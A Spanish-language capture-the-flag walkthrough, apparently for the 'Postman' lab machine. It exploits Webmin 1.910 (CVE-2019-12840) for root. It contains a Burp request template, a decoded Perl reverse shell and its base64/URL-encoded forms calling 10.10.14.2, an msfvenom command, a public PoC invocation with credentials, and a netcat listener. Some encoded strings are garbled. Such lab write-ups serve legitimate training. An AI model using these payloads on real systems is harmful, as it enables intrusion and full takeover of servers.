root 1734 0.0 0.0 0 0 ? I 01:19 0:00 [kworker/u256:1]
root 1736 0.0 0.0 0 0 ? I 01:19 0:00 [kworker/u256:2]
root 1740 0.0 0.7 107984 7216 ? Ss 01:20 0:00 sshd: redis [priv]
root 1799 0.0 0.4 63048 3936 pts/0 S 01:22 0:00 su Matt
Matt 1835 0.0 0.1 14420 1940 pts/0 S+ 01:30 0:00 grep --color=auto root
Matt@Postman:~$ ps -aux | grep root
Postman] 0:bash- 2:bash- 4:ssh*
```

Si accedemos al sitio con las credenciales de Matt logramos acceder al sitio web



Webmin Remote Command Execution CVE- 2019-12840

Al buscar existen varios exploits, pero que se ejecutan con metasploit entre ellos uno que permite ejecutar comandos.

EXPLOIT DATABASE

Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)

EDB-ID: 46984	CVE: 2019-12840	Author: AKKUS	Type: REMOTE	Platform: LINUX	Date: 2019-06-11
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App:	

This module requires Metasploit: <https://metasploit.com/download>

busco este mismo exploit pero en github y encuentro uno que explica como ejecutar el RCE manualmente con burpsuite

<https://github.com/KentVolt/Webmin-1.910-Exploit/blob/master/Webmin%201.910%20-%20Remote%20Code%20Execution%20using%20BurpSuite>

DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet & Q...

webmin 1.910 exploit github

Todo Videos Imágenes Shopping Videos cortos Noticias Web Más

GitHub
[https://github.com > blob > master](https://github.com/KentVolt/Webmin-1.910-Exploit/blob/master/Webmin%201.910%20-%20Remote%20Code%20Execution%20using%20BurpSuite) · Traducir esta página

Webmin 1.910 - Remote Code Execution using BurpSuite

Exploit of the way update plugins works in **Webmin**, used to gain access to whatever **Webmin** is being run as (normally root). Written by members of BoxBois ...

GitHub
[https://github.com > KentVolt > is...](https://github.com/KentVolt/Webmin-1.910-Exploit) · Traducir esta página

Issues · KentVolt/Webmin-1.910-Exploit

Exploit of the way update plugins works in **Webmin**, used to gain access to whatever **Webmin** is being run as (normally root). Written by members of BoxBois ...

GitHub
[https://github.com > blob > master](https://github.com/KentVolt/Webmin-1.910-Exploit/blob/master/Webmin%201.910%20-%20Remote%20Code%20Execution%20using%20BurpSuite) · Traducir esta página

Webmin-1.910-Package-Updates-RCE/exploit_poc.py ...

Contribute to NaveenNaveen/Webmin-1.910-Package-Updates-RCE development by creating an


```

3 # Exploit Author: BoxBois
4 # Version: Webmin 1.910
5 # Tested on: Linux
6 # CVE : 2019-12840
7
8 Exploit for webmin 1.910 Remote Command Execution vulnerability. If you have permission to login and update packages then you can remove
9
10 Use burp to make a post request to the webpage and paste the info below in your raw. Replace cookie's sid with your own sid, RHOST and
11
12 Basic msfvenom reverse perl payload creation script "msfvenom -p cmd/unix/reverse_perl LHOST=IP LPORT=PORT -f raw > shell.pl"
13
14

```

```

Use burp to make a post request to the webpage and paste the info below in your raw. Replace cookie's sid with your own sid, RHOST and
Basic msfvenom reverse perl payload creation script "msfvenom -p cmd/unix/reverse_perl LHOST=IP LPORT=PORT -f raw > shell.pl"
-----
POST /package-updates/update.cgi HTTP/1.1

Host: [RHOST]:[RPORT]

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

Cookie: sid=[INPUT GOOD SID HERE]

Referer: [RHOST]:[RPORT]/package-updates/?xnavigation=1


Content-Type: application/x-www-form-urlencoded

Content-Length: 432

Connection: close

```

validamos si la ruta /package-updates/update.cgi existe



interceptamos con burpsuite y comparamos con la prueba de concepto

Request		Response
Pretty	Raw	Hex
1	GET /package-updates/update.cgi HTTP/1.1	
2	Host: postman:10000	
3	Cookie: redirect=1; testing=1; sid=06e4360824b9c1661ceb70d8eb25f203	
4	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	
6	Accept-Language: en-US,en;q=0.5	
7	Accept-Encoding: gzip, deflate, br	
8	Dnt: 1	
9	Sec-Gpc: 1	
10	Upgrade-Insecure-Requests: 1	
11	Sec-Fetch-Dest: document	
12	Sec-Fetch-Mode: navigate	
13	Sec-Fetch-Site: none	
14	Sec-Fetch-User: ?1	
15	Priority: u=0, i	
16	Te: trailers	
17	Connection: keep-alive	
18		
19		

Deberíamos meter los parametros de :

Cookie: sid=[INPUT GOOD SID HERE]

Referer: [RHOST]:[RPORT]/package-updates/?xnavigation=1

u=acl%2Fapt&u=[PAYLOAD HERE]

el payload parece ser una reverse shell codificada

```


POC Payload Info
URL decoded
| bash -c "{echo,cGvYbCAtTUlPIC1lICckcD1mb3JrO2V4aXQsaWYoJHApO2ZvcnVhY2ggYXkgJGtleShrZX1zICVFTlYpe2lmKCRFTlZ7JGtleX09fi8oLiopLyL7JEV0Vnska2V5f
base64 decoded
perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"10.10.14.2

```

validamos los datos empezando con la reverse shell

Usamos cibercheft.io para decodificar en base64

```
perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"10.10.14.2:4444");STDIN->fdopen($c,r);$~>fdopen($c,w);while(<>){if($_=~/(.*)/){system $1;}}';'
```




Ahora colocamos la cadena de base 64

```
| bash -c "{echo,mete aqui la base64}|{base64,-d}|{bash,-i}"
```

```
|
bash -c
{echo,cGVybCATuTlPIC1lICckcD1mb3JrO2V4aXQsaWYoJHApO2ZvcmlhY2ggYXkgJGtleShrZXlzlCVFTl
Ype2lmKCRFTlZ7JGtleX09fi8oLiopLyl7JEVOVnska2V5ft0kMTt9fSRjPW5ldyBJTzo6U29ja2V0OjpJTkVU
KFBIZXJBZGRyLCIxMC4xMC4xNC4yOjQ0NDQikTtTVERJTi0+ZmRvcGVuKCRjLHIpOyR+LT5mZG9w
ZW4oJGMsdyk7d2hpbGUoPD4pe2lmKCRfPX4gLyguKikvKXtzeXN0ZW0gJDE7fX07Jw==}|{base64,-d}|
{bash,-i}"
```

metemos en burpsuite



y ahora convertimos a url

```

Pretty  Raw  Hex
GET /package-updates/update.cgi HTTP/1.1
Host: postman:10000
Cookie: redirect=1; testing=1; sid=06e4360824b9c1661ceb70d8eb25f203
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Dnt: 1
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
u=acl%2Fapt&u=|+bash+-c+"{echo,cGVybCATuLPIC1lICckcD1mb3JrO2V4aXQsaWYoJHA
pO2ZvcMWhY2gggXkgJGtleShrZXl zICVFTl Ype2l mKCRFTl Z7JGtleX09fi8oLiopLyl 7JEV0V
nska2V5fT0kMTt9fSRj PW5l dyBJTzo6U29ja2V00jpJTkvUKFBll ZXJBZGRyLCIxMC4xMC4xNC4
yOj QONDQiKTtTVERJTi0%2bZmRvcGVuKCRj LHIpOyR%2bLT5mZG9wZW4oJGMsdyk7d2hpbGUoP
D4pe2l mKCRfPX4gLyguKikvKXtzeXN0ZW0gJDE7fX07Jw%3d%3d}|{base64,-d}|{bash,-i}
"
```

Pero no funciona y es porque webmin corre en https entonces busco otro rato y encuentro un Poc https://github.com/NaveenNguyen/Webmin-1.910-Package-Updates-RCE/blob/master/exploit_poc.py

```

Webmin-1.910-Package-Updates-RCE / exploit_poc.py
Code  Blame  81 lines (60 loc) · 2.98 KB
10
11 #msfvenom -p cmd/unix/reverse_perl lhost=<attacker_ip> lport=<attacker_port>
12
13 #python3 exploit_poc.py --ip_address=<victim_ip> --port=<victim_port> --lhost=<attacker_ip> --lport=<attacker_port> --user=<u
14
15 import requests
16 import argparse
17 import sys
18 import base64
19 import urllib.parse
20 from requests.packages.urllib3.exceptions import InsecureRequestWarning
21
```

escrito en Python 3 solo hay que colocar los datos ejecutamos y tenemos shell con el usuario root

```
python3 exploit_poc.py --ip_address=postman --port=10000 --lhost=10.10.14.2 --lport=444 --user=Matt --pass=computer2008
```

```
kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Postman]
$ python3 exploit_poc.py --ip_address=postman --port=10000 --lhost=10.10.14.2 --lport=444 --user=Matt --pass=computer2008

Webmin 1.9101- 'Package updates' RCE

[+] Generating Payload...
[+] Reverse Payload Generated : u=ac1%2Fapt&u=%20%7C%20bash%20-c%20%22%27Becho%2CcGvYbCatTULPIC1lICckcD1mb3Jr02V4aXQsaWYoJHAp02ZvcMhY2ggBxkgJGt
FTLZ7JGtleX09fi8oLioplyl7JJEVOVnska2V5fT0kMTt9fSRjPW5lDyBJTz66U29ja2V00jpJTKVUKFB1ZXJBZGRyLCI%MC4xMC4xNC4yQjQ0NCIp01NURlOLt5mZG9wZW4oJGMscik7JH
lsZSg8Pil7aWYoJF89fiAvKC4qKS8pe3N5c3RLbSAkMTt9fTsn%7D%7C%7Bbase64%2C-d%7D%7C%7Bbash%2C-1%7D%226ok_top=Update+Selected+Packages
D4pe2LwKCRTPX4gLyguK1kVKKTzeXN0ZWogJDE7fX07Jw%3dv3d7}{{base64,-d}}(bash,-i)
[+] Attempting to login to Webmin
[+] Login Successful
[+] Attempting to Exploit

Pero no funciona y es porque webmin corre en https entonces busco otro rato y encuentro un PoC
https://github.com/NavadevNavadev/Webmin-1.910-Package-Updates-RCE/blob/master/exploit.py
```

```
kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Postman]
$ nc -lvp 444
listening on [any] 444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.160] 49858=Matt --pa
whoami
root
cat /root/root.txt
aa
```

Conclusión: Postman es una máquina fácil tirando más a media basada en el Remote Dictionary Server (redis) y el servicio de webmin, para ser de nivel fácil se deben utilizar varias formas de explotar las vulnerabilidades en redis por medio de ssh y en webmin apoyado de un script PoC de GitHub, dado que la mayoría de exploits se encuentran en metasploit.